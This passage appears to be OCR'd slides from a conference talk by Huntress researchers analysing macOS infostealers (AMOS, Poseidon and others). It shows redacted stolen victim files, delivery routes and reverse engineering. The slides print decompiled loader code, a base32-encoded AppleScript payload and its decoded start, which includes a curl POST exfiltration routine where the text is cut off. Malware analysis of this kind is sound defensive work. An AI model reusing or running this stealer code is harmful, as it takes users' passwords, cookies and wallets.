
Stealer Crossing:
New Horizons

# Hi OBTS! 🌴

**Stuart Ashenbrenner**

**Principal Product Researcher, Huntress**

**Alden Schmidt**

**Senior Detection Engineer, Huntress**

# Agenda

- What are stealers?
- RE 🔥
  - Poseidon
  - Banshee
  - AMOS
  - Cthulhu
- Detection Opps

# What is a stealer and why do I care?

# Addressing the elephant in the room

- Yes, we're doing a talk about stealers
- Yes, we're getting sick of it too
- Yes, it's still important

# Who are the players?

APT Island

ECrime Island

DPRK

AMOS

Poseidon

Cthulhu


Banshee

# Our focus: Crime

# What are they after?


## Your 3 C’s to their C2s


### Cookies


### Files

### Crypto

### Creds



# What are they after?

| Name | Date Modified | Size | Kind |
|---|---|---|---|
| Autofills.txt | Jul 23, 2024 at 2:47 PM | 506 KB | text |
| Brute.txt | Jul 23, 2024 at 2:47 PM | 3 KB | text |
| Cookies | Today at 11:47 AM | -- | Folder |
| GoogleTokens.txt | Jul 23, 2024 at 2:47 PM | 519 bytes | text |
| keychain.txt | Jul 23, 2024 at 2:47 PM | 84 KB | text |
| Passwords.txt | Jul 23, 2024 at 2:47 PM | 66 KB | text |
| UserInformation.txt | Jul 23, 2024 at 2:47 PM | 1 KB | text |

Contents of data stolen from AMOS victim

# What are they after?

UserInformation.txt

UserInformation.txt


```
ATOMIC MAC STEALER V2

MetaMask Info:
Seeds:
Private Keys:
Debanks:


Userinfo:
Country: US
IP: [redacted]
City: [redacted]
ProductName:    macOS
ProductVersion:   14.5
BuildVersion:   23F79

Hardware:

    Hardware Overview:

      Model Name: MacBook Pro
      Model Identifier: Mac15,6
      Model Number: MRX33LL/A
      Chip: Apple M3 Pro
      Total Number of Cores: 11 (5 performance and 6 efficiency)
      Memory: 18 GB
      System Firmware Version: 10151.121.1
      OS Loader Version: 10151.121.1
      Serial Number (system): [redacted]
      Hardware UUID: [redacted]
      Provisioning UDID: [redacted]
      Activation Lock Status: Enabled


Graphics/Displays:
```

Line 1, Column 1 Spaces: 2 Plain Text


Passwords.txt

```
URL: https://www.pornhub.com/
LOGIN: [redacted]
PASSWORD: [redacted]


URL: https://simpcity.su/
LOGIN: [redacted]
PASSWORD: [redacted]


URL: https://www.shotguys.com/home
LOGIN: [redacted]
PASSWORD: [redacted]


URL: https://flash4us.com/
LOGIN: [redacted]
PASSWORD: [redacted]


URL: http://mardiflashers.com/
LOGIN: [redacted]
PASSWORD: [redacted]
```

# What are they after?




Cookies from Brave



# Malware as a Service (MaaS to the VCs)


Tools != People

# Infostealer Impact

- Goated for Initial Access
  - Especially problematic for corp / businesses
- Large financial losses
- Personal security nightmare


# Where are these coming from?

- They’re in your…
  - Ads (Malvertising)
  - DMs
  - Apps you didn’t want to pay for





Autofills.txt

# Where are these coming from?




Fake brew install page




Autofills.txt

# Let’s talk RE

# Poseidon: Sharing is caring

# Origin Story: Poseidon


Rodrigo4

- Rodrigo4 releases RodStealer
- Rebranded to Poseidon (September 29, 2023)
- Primarily used AppleScript
- Moved to a Python implementation  (February 2024)
- Poseidon web panel that also targets VPN configs (June 2024)
- Rodrigo4 announces Poseidon is for sale (July 2024)

# “Heavy” on the AppleScript

```
100001e70    int64_t _main()

100001e78        int32_t var_c = 0
100001e89        void (* rdx)(int32_t)
100001e89        _signal(1, 1, rdx)
100001e9c        std::operator<<<std::char_traits<char> >(std::cout, "hello")
100001ea1        pid_t rax = _fork()
100001eb7        std::operator<<<std::char_traits<char> >(std::cout, "pizda")
100001eb7
100001ec0        if (rax != 0)
100001ed4            std::operator<<<std::char_traits<char> >(std::cout, "nehello")
100001edb            _exit(0)
100001edb
100001ee7        int64_t (* const var_60)() = std::cout
100001ef2        std::operator<<<std::char_traits<char> >(std::cout, "nene")
100001ef7        _setsid()
100001f07        std::operator<<<std::char_traits<char> >(std::cout, "main_mini")
100001f17        void var_40
100001f17        void* var_58 = &var_40
100001f1b        std::string::string<std::nullptr_t>(&var_40)
100001f28        void var_28
100001f28        pizda(&var_28)
100001f3e        _system(std::string::c_str())
100001f4c        std::string::~string()
100001f5a        std::string::~string()
100001f66        _system("disown; pkill Terminal")
100001f72        return 0
```

Not much to it…!


gchq.github.io/CyberChef/#recipe=From_Base32('A-Z2-7%3D',tr
Download CyberChef
Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
440
base32
To Base32
From Base32
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Utils
Date / Time
Extractors
Compression
Hashing
Recipe
From Base32
Alphabet
A-Z2-7=
Remove non-alphabet chars
STEP
BAKE!
Auto Bake
Input
N5ZWC43DOJUXA5BAFVSSAJ3TMV2CA4TFNRSWC43FEB2G6IDUOJ2WKCTTMV2CAZTJNRSWO4TBMJRGK4TTEB2
G6IDUOJ2WKCTJMYQHEZLMMVQXGZJAORUGK3QKBF2HE6IKBEES2LLUMVWGYIDXNFXGI33XEAYSA33GEBQXA4
DMNFRWC5DJN5XCAISUMVZG22LOMFWCEIDUN4QHGZLUEB3GS43JMJWGKIDUN4QGMYLMONSQUCLFNZSCA5DSP
EFGK3TEEBUWMCTPNYQGM2LMMVZWS6TFOIUHAYLUNBZSSCQJONSXIIDGON5CA5DPEAYAUCLUOJ4QUCIJONSX
IIDUNBSUS5DFNUQHI3ZAOF2W65DFMQQGM33SNUQG6ZRAKBHVGSKYEBYGC5DIEBXWMIDQMF2GQ4YKBEEXGZL
UEBTHG6RAORXSAKDEN4QHG2DFNRWCA43DOJUXA5BAEIXXK43SF5RGS3RPNVSGY4ZAFVXGC3LFEBVU2RCJOR
SW2RSTKNUXUZJAFVZGC5ZAEIQCMIDUNBSUS5DFNUUQUCLFNZSCA5DSPEFAS4TFOR2XE3RAMZZXUCTFNZSCA
ZTJNRSXG2L2MVZAU33OEBWWWZDJOIUHG33NMVEXIZLNFEFAS5DSPEFASCLTMV2CAZTJNRSVA33TNF4FAYLU
NAQHI3ZAOF2W65DFMQQGM33SNUQG6ZRAFBIE6U2JLAQHAYLUNAQG6ZRAONXW2ZKJORSW2KIKBEEWI3ZAONU
GK3DMEBZWG4TJOB2CAITNNNSGS4RAFVYCAIRAEYQGM2LMMVIG643JPBIGC5DIBIEWK3TEEB2HE6IKMVXGII
DNNNSGS4QKN5XCARTJNRSU4YLNMUUGM2LMMVIGC5DIFEFAS5DSPEFASCLTMV2CA4TFOZSXE43FMRIGC5DIE
B2G6IBIOJSXMZLSONSSA33GEBSXMZLSPEQGG2DBOJQWG5DFOIQG6ZRAMZUWYZKQMF2GQKJAMFZSA43UOJUW
4ZYKBEEXGZLUEB2HE2LNNVSWIUDBORUCA5DPEB2GK6DUEAYSA5DIOJ2SAKBIN5TGM43FOQQG6ZRAEIXSEID
JNYOHEZLWMVZHGZLEKBOXI2BJEAWSAMJJEBXWMIDSMV3GK4TTMVSFAYLUNAFASCLTMV2CAZTJNZOWYUDBOR
47866
2
Raw Bytes
LF
Output
end filegrabber
on send_data(attempt)
try
set result_send to (do shell script "curl -X POST -H \"uuid:
f9bec3a255e14d0599f791e2a84afdea\" -H \"user: october\" -H \"buildid: SM\" --data-
